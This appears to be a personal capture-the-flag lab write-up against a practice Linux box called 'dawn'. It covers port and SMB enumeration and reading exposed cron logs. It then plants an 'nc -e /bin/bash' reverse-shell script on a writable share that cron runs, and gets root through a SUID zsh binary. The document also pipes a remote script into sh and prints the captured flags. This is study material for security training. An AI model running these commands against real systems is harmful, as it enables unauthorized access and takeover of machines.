

Nov 13 2023

Target:

```
192.168.184.11
```

## Prep

General Mind Map:

<https://xmind.app/m/QsNUEz/>

Confirm docker is installed and set rustscan as an alias or add to bashrc / fish config due to it being able to scan all ports and services in 10 seconds

```
alias rustscan='sudo docker run -it --rm --name rustscan  
rustscan/rustscan:2.1.1 -a'
```

Create directory for target and enter it

```
mkdir ClamAV  
cd ClamAV
```

Prep a nc listener

```
nc -nlvp 4444
```

Confirm ip address

```
hostname -I
```

My IP

```
192.168.45.247
```

# Recon

Start with a quick open port scan

```
rustscan 192.168.184.11
```

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3306/tcp	open	mysql	syn-ack

Quick OS check

```
sudo nmap -O --top-ports 1000 -v -T4 192.168.184.11 -oN  
osType.nmap
```

No exact OS matches for host

Follow up with a service scan on those open ports

```
sudo nmap -sC -sV -p80,139,445,3306 -v -T5 192.168.184.11 -oN  
services.nmap
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

**Port 80/tcp open http Apache httpd 2.4.38  
((Debian))**

```
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
```

```
sudo nmap -sV --script=http-title,http-enum,http-favicon,http-
methods,http-passwd,http-robots.txt,http-sql-injection -p 80 -T5
192.168.184.11 -oN http.nmap
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
| http-enum:
|_ /logs/: Logs
```


## Kernel Exploits

```
searchsploit Apache 2.4.38
```

```
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local
Privilege Escalation          linux/local/46676.php
```

## Target URL:

```
http://192.168.184.11
```



Website home page mentions CCTV


Check for non-navigable directories

```
dirbuster
```




- Run at 50 threads
- Wordlist location:

```
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
Dir found: / - 200
Dir found: /icons/ - 403
Dir found: /icons/small/ - 403
Dir found: /logs/ - 200
File found: /logs/auth.log - 403
File found: /logs/daemon.log - 403
File found: /logs/error.log - 403
File found: /logs/management.log - 200
Dir found: /cctv/ - 403
Dir found: /server-status/ - 403
```




# Index of /logs

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">auth.log</a>	2020-08-01 08:03	0	
 <a href="#">daemon.log</a>	2020-08-01 08:03	0	
 <a href="#">error.log</a>	2020-08-01 08:03	0	
 <a href="#">management.log</a>	2020-08-12 09:54	81K	

Apache/2.4.38 (Debian) Server at 192.168.184.11 Port 80

## Log directory

## Management Logs are accessible. Also some interesting folders found



Looks like logs with printer jobs and cron edits

Too many logs so I will pull unique records from the command column

Sorting and removing duplicates from the log

```
cat logDump.txt | cut -d "|" -f2 | sort | uniq
```

```
anacron -u cron.daily [0m
anacron -u cron.monthly [0m
anacron -u cron.weekly [0m
avahi-daemon: chroot helper [0m
avahi-daemon: running [dawn.local] [0m
```

```
-bash [0m
/bin/bash /usr/lib/systemd/user-environment-generators/90gpg-agent [0m
/bin/login -p -- [0m
/bin/sh -c cd / && run-parts --report /etc/cron.hourly [0m
/bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control [0m
/bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control [0m
/bin/sh -c /home/dawn/ITDEPT/product-control [0m
/bin/sh -c /home/dawn/ITDEPT/web-control [0m
/bin/sh -c /home/ganimedes/phobos [0m
/bin/sh -c /root/pspy64 > /var/www/html/logs/management.log [0m
/bin/sh -c run-parts --report /etc/cron.daily [0m
/bin/sh -c run-parts --report /etc/cron.monthly [0m
/bin/sh -c run-parts --report /etc/cron.weekly [0m
/bin/sh -c /usr/bin/sensible-editor /tmp/crontab.QqzEGZ/crontab
[0m
/bin/sh /etc/cron.daily/0anacron [0m
/bin/sh /etc/cron.daily/dpkg [0m
/bin/sh /etc/cron.daily/passwd [0m
/bin/sh /etc/cron.monthly/0anacron [0m
/bin/sh /etc/cron.weekly/0anacron [0m
/bin/sh /etc/update-motd.d/10-uname [0m
/bin/sh -e /usr/lib/php/sessionclean [0m
/bin/sh /sbin/dhclient-script [0m
/bin/sh /usr/bin/sensible-editor /tmp/crontab.QqzEGZ/crontab
[0m
/bin/sh /usr/sbin/phpquery -V [0m
chmod 777 /home/dawn/ITDEPT/product-control [0m
chmod 777 /home/dawn/ITDEPT/web-control [0m
cmp -s group.bak /etc/group [0m
crontab -e [0m
done
Draining file system events due to startup...
```

```
file-system-events=false
gpgconf --list-options gpg-agent [0m
(ionclean) [0m
/lib/systemd/systemd-journald [0m
/lib/systemd/systemd-logind [0m
/lib/systemd/systemd-timesyncd [0m
/lib/systemd/systemd-udevd [0m
/lib/systemd/systemd --user [0m
readlink -f /etc/resolv.conf [0m
/root/pspy64 [0m
run-parts --list /etc/dhcp/dhclient-enter-hooks.d [0m
run-parts --lsbsysinit /etc/update-motd.d [0m
run-parts --report /etc/cron.daily [0m
run-parts --report /etc/cron.monthly [0m
run-parts --report /etc/cron.weekly [0m
/sbin/agetty -o -p -- \u --noclear tty1 linux [0m
/sbin/dhclient -4 -v -i -pf /run/dhclient.ens160.pid -lf
/var/lib/dhcp/dhclient.ens160.leases -I -df
/var/lib/dhcp/dhclient6.ens160.leases ens160 [0m
/sbin/init [0m
/sbin/wpa_supplicant -u -s -O /run/wpa_supplicant [0m
(sd-executor) [0m
(sd-pam) [0m
sed -e s,@VERSION@,7.3, [0m
sh -c /usr/bin/env -i
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n run-parts --lsbsysinit /etc/update-motd.d >
/run/motd.dynamic.new [0m
sort -u -t: -k 1,1 [0m
/usr/bin/dbus-daemon --system --address=systemd: --nofork --
nospidfile --systemd-activation --syslog-only [0m
/usr/bin/VGAAuthService [0m
/usr/bin/vmtoolsd [0m
```

```
/usr/lib/cups/notifier/dbus dbus:// [0m
/usr/sbin/anacron -d -q -s [0m
/usr/sbin/apache2 -k start [0m
/usr/sbin/cron -f [0m
/usr/sbin/CRON -f [0m
/usr/sbin/CRON -f 77 /home/dawn/ITDEPT/product-control [0m
/usr/sbin/cups-browsed [0m
/usr/sbin/cupsd -l [0m
/usr/sbin/mysqld [0m
/usr/sbin/nmbd --foreground --no-process-group [0m
/usr/sbin/rsyslogd -n -iNONE [0m
/usr/sbin/smbd --foreground --no-process-group [0m
```

## Port 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Host script results:

```
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: dawn
|   NetBIOS computer name: DAWN\x00
|   Domain name: dawn
|   FQDN: dawn.dawn
|_  System time: 2023-11-12T21:35:52-05:00
| smb2-time:
|   date: 2023-11-13T02:35:52
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```



```
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   311:
|_     Message signing enabled but not required
|_clock-skew: mean: 1h40m03s, deviation: 2h53m12s, median: 3s
```

## Port 445/tcp open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: **WORKGROUP**) - Open Writable Share

Run netbios & SMB Enumeration

```
enum4linux -a 192.168.184.11
```

```
=====
|   Share Enumeration on 192.168.184.11   |
=====
Use of uninitialized value $global_workgroup in concatenation
(.) or string at ./enum4linux.pl line 640.
      Sharename      Type      Comment
      -
      print$         Disk      Printer Drivers
      ITDEPT          Disk      PLEASE DO NOT REMOVE THIS
SHARE. IN CASE YOU ARE NOT AUTHORIZED TO USE THIS SYSTEM LEAVE
IMMEADIATELY.
      IPC$            IPC       IPC Service (Samba 4.9.5-
Debian)
```

To verify share access

```
smbmap -H 192.168.184.11
```

```
[+] IP: 192.168.184.11:445      Name: 192.168.184.11
      Disk
Permissions      Comment
      ----
      -----
      print$
NO ACCESS      Printer Drivers
      ITDEPT
READ, WRITE      PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE
NOT AUTHORIZED TO USE THIS SYSTEM LEAVE IMMEDIATELY.
      IPC$
NO ACCESS      IPC Service (Samba 4.9.5-Debian)
```

Only ITDEPT has read write access

```
smbclient "//192.168.184.11/ITDEPT" -U guest
```

```
smb: \> ls
      .                      D          0   Sun Nov 12
22:28:27 2023
      ..                     D          0   Wed Jul 22
13:19:41 2020
      7158264 blocks of size 1024. 3320324 blocks
available
```

Checking write privileges

```
smb: \> mkdir test
smb: \> ls
      .      CyberSploit      D          0   Sun Nov 12 22:38:42 2023
      ..     Dawn             D          0   Wed Jul 22 13:19:41 2020
      test   ExploitingAD     D          0   Sun Nov 12 22:38:42 2023
      Funbox_Recon
      7158264 blocks of size 1024. 3302900 blocks available
```

Successful so will try a rev shell

Since the management log shows a cron job for `product-control` in the ITDEPT share. The file is gone but the cron may still be there.

going to create a one liner nc script (Annoying as to find the right revshell I basically need to brute force which one works...)

```
#!/bin/bash
```

```
nc -e /bin/bash 192.168.45.247 4444
```

```
saved in working directory
```

```
put product-control
```

```
putting file product-control as \product-control (0.2 kb/s)  
(average 0.2 kb/s)
```

Now wait for a reverse shell

```
[red@parrot]~$ nc -nlvp 4444  
[listening on [any] 4444 ...]  
connect to [192.168.45.247] from (UNKNOWN) [192.168.184.11] 42292  
whoami && id  
dawn  
uid=1000(dawn) gid=1000(dawn) groups=1000(dawn),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),109(netdev),111(bluetooth),115(lpadmin),116(scanner)
```

Great now to upgrade the shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'  
dawn@dawn:~$ ls  
ls  
ITDEPT local.txt  
dawn@dawn:~$ cat local.txt  
cat local.txt  
279d4ade3ebfb3edb0280e1f971cb626  
dawn@dawn:~$
```

Local Flag 279d4ade3ebfb3edb0280e1f971cb626

# Priv Esc

Now run Linpeas

```
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

```
curl does not exist on the target system
```

Move to `/tmp` & get linpeas.sh from the web source on target

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas_linux_amd64
```

```
Seems dawn has no dns.
```

Need to set up python server and download file from attack machine in the same directory as `linpeas.sh`

```
sudo python3 -m http.server 80
```

On target

```
wget 192.168.45.247/linpeas.sh
```

Add perms and run

```
chmod +x linpeas_linux_amd64  
./linpeas_linux_amd64
```

Found these

User dawn may run the following commands on dawn:

(root) NOPASSWD: /usr/bin/mysql

## SUID


-rwsr-xr-x 1 root root 842K Feb 4 2019 /usr/bin/zsh

So check for escalations

<https://gtfobins.github.io/gtfobins/mysql/#sudo>

```
mysql -e '\! /bin/sh'
```

Didn't work



<https://gtfobins.github.io/gtfobins/zsh/#suid>

Or just run

```
zsh
```

Seems I'm root now so capturing confirmation screenshots.

```
echo " "; echo "uname -a:"; uname -a; \  
echo " "; echo "hostname:"; hostname; \  

```

```
echo " "; echo "id"; id; \  
echo " "; echo "ifconfig:"; /sbin/ifconfig -a; \  
echo " "; echo "proof:"; cat /root/proof.txt 2>/dev/null; cat  
/Desktop/proof.txt 2>/dev/null; echo " "
```

```
uname -a: Linux dawn 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64 GNU/Linux  
hostname: dawn  
id: uid=1000(dawn) gid=1000(dawn) euid=0(root) groups=1000(dawn),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),115(lpadmin),116(scanner)  
ifconfig: zsh: no such file or directory: /sbin/ifconfig  
proof: 04806b86f593932883ad60cc6b0299c4
```

Port 3306/tcp open mysql MySQL  
5.5.5-10.3.15-MariaDB-1

proof.txt: 04806b86f593932883ad60cc6b0299c4

## Port 3306/tcp open mysql MySQL 5.5.5-10.3.15-MariaDB-1 - IGNORED

```
| mysql-info:  
| Protocol: 10  
| Version: 5.5.5-10.3.15-MariaDB-1  
| Thread ID: 16  
| Capabilities flags: 63486  
| Some Capabilities: SupportsCompression, Support41Auth,  
SupportsTransactions, Speaks41ProtocolOld, LongColumnFlag,  
IgnoreSigpipes, DontAllowDatabaseTableColumn,  
Speaks41ProtocolNew, InteractiveClient,  
IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, ODBCClient,  
SupportsLoadDataLocal, FoundRows, SupportsMultipleResults,  
SupportsMultipleStatments, SupportsAuthPlugins  
| Status: Autocommit  
| Salt: 'dGr*w=ht14Nm[_J6mEO  
|_ Auth Plugin Name: mysql_native_password  
Service Info: Host: DAWN
```